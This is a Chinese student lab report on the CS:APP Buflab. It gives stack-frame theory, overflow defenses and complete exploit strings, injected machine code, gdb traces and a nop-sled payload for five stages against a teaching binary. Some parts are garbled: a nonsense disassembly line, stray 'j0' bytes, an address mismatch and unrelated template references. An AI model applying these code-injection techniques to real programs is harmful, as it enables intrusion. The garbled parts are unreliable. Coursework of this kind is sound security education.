

哈爾濱工業大學

实验报告

实 验（四）

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机

学 号 1170300825

班 级 1703008

学 生 李大鑫

指 导 教 师 郑贵滨

实 验 地 点

实 验 日 期

计算机科学与技术学院

目 录

第 1 章 实验基本信息	- 3 -
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
第 2 章 实验预习	- 5 -
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 5 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）	- 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 7 -
第 3 章 各阶段漏洞攻击原理与方法	- 8 -
3.1 SMOKE 阶段 1 的攻击与分析	- 8 -
3.2 FIZZ 的攻击与分析	- 10 -
3.3 BANG 的攻击与分析	- 11 -
3.4 BOOM 的攻击与分析	- 13 -
3.5 NITRO 的攻击与分析	- 15 -
第 4 章 总结	- 22 -
4.1 请总结本次实验的收获	- 22 -
4.2 请给出对本次实验内容的建议	- 22 -
参考文献	- 23 -

第 1 章 实验基本信息

1.1 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

- X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

- Windows7 64 位以上; VirtualBox/Vmware 11 以上;
Ubuntu 16.04 LTS 64 位/优麒麟 64 位;

1.2.3 开发工具

- Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等

1.3 实验预习

- 上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)
- 了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。
- 请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构
- 请按照入栈顺序, 写出 C 语言 62 位环境下的栈帧结构

- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

当函数 P 调用函数 Q 时的栈帧结构：

...
----- 较早的帧
...
参数 n
...
参数 1
返回地址
----- 调用函数 P 的帧
被保存的寄存器
局部变量
参数构造区
----- 正在执行的函数 Q 的帧

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

当函数 P 调用函数 Q 时的栈帧结构：

...
----- 较早的帧
...

参数 n

...

参数 7

返回地址

----- 调用函数 P 的帧

被保存的寄存器

局部变量

参数构造区

----- 正在执行的函数 Q 的帧

2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：C 对于数组引用不进行任何边界检查，而且局部变量和状态信息都存放在栈中，这两种情况结合到一起就能导致严重的程序错误，对越界的数组元素的写操作会破坏存储在栈中的状态信息。当程序使用这个被破坏的状态，试图重新加载寄存器或执行 `ret` 指令时，就会出现很严重的错误。一种特别常见的状态破坏称为缓冲区溢出，通常在栈中分配某个字符数组来保存一个字符串，但是字符串的长度超出了为数组分配的空间，就会导致缓冲区溢出。

危害：1) 因为部分函数的实现原因，导致参数甚至返回地址被覆盖，导致程序运行过程中出现错误 2) 被人恶意利用，进行代码注入，运行恶意程序代码，使个人电脑暴露在 `hack` 风险之下，很有可能造成经济损失。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

缓冲区的一个致命的使用就是让程序执行它本来不愿意执行的函数。这是一种最常见的通过计算机网络攻击系统安全的方法，通常输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码。另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址，那么执行 `ret` 指令你的效果就是跳转到攻击代码。

在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell` 程序，给攻击者提供有一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1.栈随机化：栈随机化的思想使得栈的位置在程序每次运行时都有改变，因此即使许多机器运行相同的代码，他们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。程序不使用这段空间，但是他会导致程序每次执行时后续的栈位置发生了变化。分配的范围 n 必须足够大，才能获得足够多的栈地址变化，但是又要足够小，不至于浪费程序太多的空间。

2.栈破坏检测：加入一种栈保护者机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值。金丝雀值是在程序每次运行时随机产生的，在恢复寄存器状态和从函数返回之前程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个函数的某个操作改变了。如果是，则程序异常中止。

3.限制可执行代码区域：在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读或者写的。许多系统运行控制三种形式：读、写和执行。最近 AMD 和 Intel 已经为了处理器的内存保护引入了 NX 位，将读和执行的访问模式分开，有了这个特性，栈可以被标记为可读和可写的，但是不可执行，而检查页是否可执行由硬件来完成，效率上没有损失。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

Cookie=0x558e19fc

3.1 Smoke 阶段 1 的攻击与分析


文本如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 bb 8b 04 08
```


分析过程：

（一）简单分析

这是 Getbuf 函数的汇编代码。



```
08049378: <getbuf>: pushl $0x804a7bc; pushl 4(%ebx); pushl (%ebx); calll bufbomb!getoptg; addl $0x10, %esp; movb %al, -0x1d(%esp); cmpl $0xff, -0x1d(%esp); jne 0x804918f; File: subv: Sea; Run: lea ermi+0x28(%ebp),%eax; Ter: pushl %eax; edb: call 0x8048e28; add $0x10,%esp; Ter: movl $0x1,%eax; Det: leave; res: ret.
```

以上是根据汇编代码分析出的 `getbuf` 函数的栈结构。`getbuf` 函数调用 `gets`，`gets` 将返回值从栈顶向栈底方向从 `%ebp-0x28` 的位置开始赋值。我们的目的是要覆盖 `getbuf` 的返回地址为 `smoke` 的返回地址，构造字符串：`0x28+0x4=44` 个无意义字符，对应 44 个 16 进制数，找到 `smoke` 地址：

(二) 构造字符串

08048bbb <smoke>:

因为机器是小端序，结合栈顶对应低地址、栈底对应高地址的结构特点，所以将地址对应的 16 进制倒叙填入。其他字符用来占位没有意义。

所以构造字符串如下：

```

j0 00 00 00 00 00 00 00
j0 00 00 00 00 00 00 00
j0 00 00 00 00 00 00 00
j0 00 00 00 00 00 00 00
j0 00 00 00 00 00 00 00
j0 00 00 00 00 00 00 00
j0 00 00 00 00 bb 8b 04 08

```

3.2 Fizz 的攻击与分析

文本如下：


```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 e8 8b 04 08
00 00 00 00 fc 19 8e 55
```

分析过程：

（一）简单分析

题目要求进入 `fizz` 函数同时进行传参，进入的方法同上一个 `smoke` 的过程，直接将对应位置的地址值改变为如下的 `fizz` 函数的入口地址值即可。

```
0 08048be8 <fizz>:
0 8048be8: 55          > push    %ebp
1 8048be9: 89 e5       > mov     %esp,%ebp
2 8048beb: 83 ec 08    > sub     $0x8,%esp
3 8048bee: 8b 55 08    > mov     0x8(%ebp),%edx
```



依旧先观察 `getbuf` 的栈结构，当 `getbuf` 中调用 `ret` 之后，`rsp` 指向了 `%ebp+0x8`,

之后进入了 fizz 函数,可以看出 fizz 函数先将 %ebp 压栈然后 mov 0x8(%ebp), %edx, 从这里可以看出参数 val 被默认保存在了当前 fizz 函数栈中 %ebp-8 对应到 getbuf 栈中的 %ebp+0x1c。

返回地址保存在 %ebp+0x4, 位于字符串尾端, 因此需要在尾端添加 4 个占位字符+cookie 小端序 对应的 16 进制数字。为 00 00 00 00 **fc 19 8e 55**。

3.3 Bang 的攻击与分析

文本如下:

```
c7 04 25 60 e1 04 08 fc
19 8e 55 68 39 8c 04 08
c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 f8 33 68 55
```

分析过程:

(一) 简单分析

实现本题目标的操作流程应该是, 通过修改 getbuf 函数返回地址为注入代码的初始地址, 在注入代码中将 global_val 修改为 cookie 值, 然后正常跳转到 bang 函数的执行位置。

(二) 修改全局参数

首先通过观察 bang 函数获得 global_val 字符串存放的位置:

```

8048c39 <bang>:
8048c39: 55                > push    %ebp
8048c3a: 89 e5             > mov     %esp,%ebp
8048c3c: 83 ec 08         > sub     $0x8,%esp
8048c3f: a1 60 e1 04 08   > mov     0x804e160,%eax
8048c44: 89 c2             > mov     %eax,%edx
8048c46: a1 58 e1 04 08   > mov     0x804e158,%eax
8048c4b: 39 c2             > cmp     %eax,%edx
8048c4d: 75 25             > jne     8048c74 <bang>+0x3b>

```

可以得知 0x804e160 和 0x804e158 均有可能成为 global_val 的存放地址,

两个都试了一下,最终通过尝试可以得知程序将 `global_val` 放在了 `0x804e160`。

因此可以得到想要注入的汇编语言如下:

```
1 movl $0x558e19fc,0x804e158
2 push $0x8048c39
3 ret
```

将想要翻译成机器语言的代码写入 `getcode.s`, 通过使用 `gcc -c getcode.s` 加上 `objdump -d getcode.o` 的方法获得对应的机器代码。如下:

```
(linda:buflab-handout>gcc -c getcode.s
linda:buflab-handout>ls
bang-1170300825.txt  getcode.o  makecookie
bufbomb             getcode.s  smoke-1170300825.txt
bufbomb.txt         hex2raw    test.sh
fizz-1170300825.txt mak32
linda:buflab-handout>objdump -d getcode.o

getcode.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
   0:  c7 04 25 58 e1 04 08    movl    $0x558e19fc,0x804e158
   7:  fc 19 8e 55
  b:  68 39 8c 04 08        pushq   $0x8048c39
 10:  c3                      retq
```

通过 `gdb` 获得栈的地址, 获得执行完 `push` 之后 `ebp` 的值为 `0x55683420`, 如下:

```
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) run -u 1170300825
Starting program: /home/linda/Desktop/lab4_buffer2018/buflab-handout/bufbomb -u 1170300825
Userid: 1170300825
Cookie: 0x558e19fc

Breakpoint 1, 0x804937e in getbuf ()
(gdb) info registers
eax             0x4b5bc5f8      1264305656
ecx             0xf7fb2074     -134537100
edx             0x0           0
ebx             0xffffcf30     -12496
esp             0x556833f8     0x556833f8 <_reserved+1037304>
ebp             0x55683420     0x55683420 <_reserved+1037344>
esi             0xf7fb2000     -134537216
edi             0x0           0
eip             0x804937e      0x804937e <getbuf+6>
eflags         0x212         [ AF IF ]
cs             0x23          35
ss             0x2b          43
ds             0x2b          43
es             0x2b          43
fs             0x0           0
gs             0x63          99
(gdb)
```

（三）构造字符串

将注入的代码存放到 $\text{ebp}-0x28=0x55683420-0x28=0x556833f8$ 的位置，即字符串的开头，然后将 $0x556833f8$ 填入到字符串最后作为 `ret` 的返回地址。其他为占位字符，最终构造出字符串如下：

```
c7 04 25 60 e1 04 08 fc
19 8e 55 68 39 8c 04 08
c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 f8 33 68 55
```

3.4 Boom 的攻击与分析

文本如下：

```
b8 fc 19 8e 55 bd 40 34
68 55 68 a7 8c 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 f8 33 68 55
```

分析过程：

（一）执行注入代码

主要思路依旧是执行注入代码。首先观察 `test` 函数，发现执行 `getbuf` 完成之后函数有调用了 `%ebp` 相关的语句，所以在返回函数之前必须要恢复 `%ebp` 的值。
Test 函数如下：

```

406 08048c94 <test>:
407 8048c94: > 55
408 8048c95: > 89 e5
409 8048c97: > 83 ec 18
410 8048c9a: > e8 64 04 00 00
411 8048c9f: > 89 45 f0
412 8048ca2: > e8 d1 06 00 00
413 8048ca7: > 89 45 f4
414 8048caa: > e8 54 04 00 00

```

因此需要注入的代码的思路是：改变%eax 的值为 cookie，恢复%ebp 的值，返回到执行完成 getbuf 函数之后的下一句即地址 0x8048ca7。这里%ebp 的值需要通过 gdb 操作获取，首先在 getbuf 设置断点，获取%ebp 的值（同上一问），然后获取到%ebp,%ebp 指向的就是原来%ebp 的值，最终获取原%ebp 值的为：

```

(gdb) x/18x 0x55683420
0x55683420 <_reserved+1037344>: 0x55683440

```

因此我们可以构造汇编代码如下：

```

movl $0x558e19fc,%eax
movl $0x55683440,%ebp
push $0x8048ca7
ret

```

将汇编代码转化为对应的机器代码如下：

```

0000000000000000 <.text>:
0: b8 fc 19 8e 55      mov     $0x558e19fc,%eax
5: bd 40 34 68 55      mov     $0x55683440,%ebp
a: 68 a7 8c 04 08      pushq   $0x8048ca7
f: c3                  retq

```

（二）构造字符串

构造字符串：同上一题一样字符串依旧分为三部分，首先是字符串末尾的跳转地址为注入代码的起始地址，然后是字符串开头的注入的代码对应 16 进制，其他地方用 0 来填充即可。因此构造字符串如下：

```

b8 fc 19 8e 55 bd 40 34
68 55 68 a7 8c 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 f8 33 68 55

```

3.5 Nitro 的攻击与分析

文本如下：

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90


```

90 90 90 90 90 90 90 90 90 b8
fc 19 8e 55 8d 6c 24 18 68 21
8d 04 08 c3 48 32 68 55


```

分析过程：

主要思路与前一个并无不同，主要限制是栈地址变化，因此无法直接获得%ebp 的值同时也无法直接指定 ret 的地址执行注入代码，同时字符串缓存空间变大。

（一）构造注入代码

首先分析 testn 函数，我们发现进入 getbufn 之前 ebp 与 esp 的关系是%ebp=0x18(%esp)，当进入 getbufn ret 之后 esp 变为原来的 esp 的值，因此可以通过%ebp=0x18(%esp)获得 ebp 的值。




```

08048d0e <testn>:
8048d0e: 55                > push    %ebp
8048d0f: 89 e5            > mov     %esp,%ebp
8048d11: 83 ec 18        > sub     $0x18,%esp
8048d14: e8 ea 03 00 00  > call    8049103 <uniqueval>
8048d19: 89 45 f0        > mov     %eax,-0x10(%ebp)
8048d1c: e8 73 06 00 00  > call    8049394 <getbufn>
8048d21: 89 45 f4        > mov     %eax,-0xc(%ebp)
8048d24: e8 da 03 00 00  > call    8049103 <uniqueval>
8048d29: 89 c2          > mov     %eax,%edx

```

此时就可以构造出注入的汇编代码了，除了%ebp 的求值之外与上面一题的思路差异不大，如下：



```

movl $0x558e19fc,%eax
lea 0x18(%esp),%ebp
push $0x8048d21
ret

```

将汇编代码转化为对应的机器代码，如下：

```
00000000 <.text>:
0:  b8 fc 19 8e 55      mov     $0x558e19fc,%eax
5:  8d 6c 24 18          lea     0x18(%esp),%ebp
9:  68 21 8d 04 08       push   $0x8048d21
e:  c3                   ret
```

(二) 执行注入代码

因为栈的地址是变化的，我们不能像之前一样直接指定注入代码的地址，因此需要新的方法。这里有一个名叫 `nop-slide` 的技术，在汇编代码中，当执行到 `nop(0x90)` 的时候，什么都不会发生，然后 `PC+1` 执行下一条语句，`nop-slide` 就是利用了这个特点，通过大片写入 `nop` 使 `PC` 不断加一最后到我们注入代码的位置，就像坐滑梯一样。

首先通过 `gdb` 观察每次执行 `getbufn` 的时候写入字符串的地址 (`%ebp-0x208`)，结果如下：

```
(gdb) p /x $ebp-0x208
$1 = 0x55683218
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p /x $ebp-0x208
$2 = 0x55683248
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p /x $ebp-0x208
$3 = 0x55683198
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
```


```
(gdb) p /x $ebp-0x208
$4 = 0x556831e8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804939d in getbufn ()
(gdb) p /x $ebp-0x208
$5 = 0x55683238
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
```

可以发现字符串写入的地址是 0x55683198-0x55683248 的值，通过多次验证发现字符串写入的地址虽然 5 次各不相同但是多次执行 bufbomb 的结果却是相同的，也就是说程序进行缓存字符串的地址一定在 0x55683198-0x55683248。程序的这个特性为使用 nop-slide 破解提供了突破口。

（三）构造指定代码

首先分析破解 getbufn 的栈结构如下：



由上图可以看出，我们设置 ret 的地址只要比 $\%eax - 0x208$ 最大的可能值还要大且不大于注入代码的最低地址即可，我们这里覆盖 ret 地址为最大的可能值 0x55683248。

观察 getbufn 构造字符串，getbufn 函数如下：

```

08049394 <getbufn>:
8049394: > 55                                > push    %ebp
8049395: > 89 e5                            > mov     %esp, %ebp
8049397: > 81 ec 08 02 00 00                > sub     $0x208, %esp
804939d: > 83 ec 0c                          > sub     $0xc, %esp
80493a0: > 8d 85 f8 fd ff ff                > lea     -0x208(%ebp), %eax
80493a6: > 50                                > push    %eax
80493a7: > e8 7c fa ff ff                  > call    8048e28 <Gets>
80493ac: > 83 c4 10                          > add     $0x10, %esp
80493af: > b8 01 00 00 00                  > mov     $0x1, %eax
80493b4: > c9                                > leave   %%
80493b5: > c3                                > ret     0

```

可以看出，如果想要覆盖 ret 地址我们需要构造 $0x208 + 0x4 = 524$ 个字符，对应

524 个 16 进制数，将 ret 地址设置为 0x55683248，然后再 ret 地址之前写入注入代码对应的 16 进制机器代码。其他的位置填上 nop 用来占位即可。构造出的字符串简略如下：

```

41 90 90 90 90 90 90 90 90 90 90
42 90 90 90 90 90 90 90 90 90 90
43 90 90 90 90 90 90 90 90 90 90
44
45 90 90 90 90 90 90 90 90 90 90
46 90 90 90 90 90 90 90 90 90 90
47 90 90 90 90 90 90 90 90 90 90
48 90 90 90 90 90 90 90 90 90 90
49 90 90 90 90 90 90 90 90 90 90
50 90 90 90 90 90 90 90 90 90 90
51 90 90 90 90 90 90 90 90 90 90
52 90 90 90 90 90 90 90 90 90 90
53 90 90 90 90 90 90 90 90 90 90
54 90 90 90 90 90 90 90 90 90 90
55
56 90 90 90 90 90 90 90 90 90 b8
57 fc 19 8e 55 8d 6c 24 18 68 21
58 8d 04 08 c3 48 32 68 55

```

（省略前部）

第 4 章 总结

4.1 请总结本次实验的收获

- * 学会了简单的利用缓存区溢出进行程序攻击的方法。
- * 加深了对栈结构的理解。
- * 了解到了 nop-slide 的攻击技术。

4.2 请给出对本次实验内容的建议

- * 挺好的。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

- [1] 林来兴. 空间控制技术[M]. 北京: 中国宇航出版社, 1992: 25-42.
- [2] 辛希孟. 信息技术与信息服务国际研讨会论文集: A 集[C]. 北京: 中国科学出版社, 1999.
- [3] 赵耀东. 新时代的工业工程师[M/OL]. 台北: 天下文化出版社, 1998 [1998-09-26]. <http://www.ie.nthu.edu.tw/info/ie.newie.htm> (Big5) .
- [4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨: 哈尔滨工业大学, 1992: 8-13.
- [5] KANAMORI H. Shaking Without Quaking[J]. Science, 1998, 279 (5359): 2063-2064.
- [6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science , 1998 , 281 : 331-332[1998-09-23]. <http://www.sciencemag.org/cgi/collection/anatmorp>.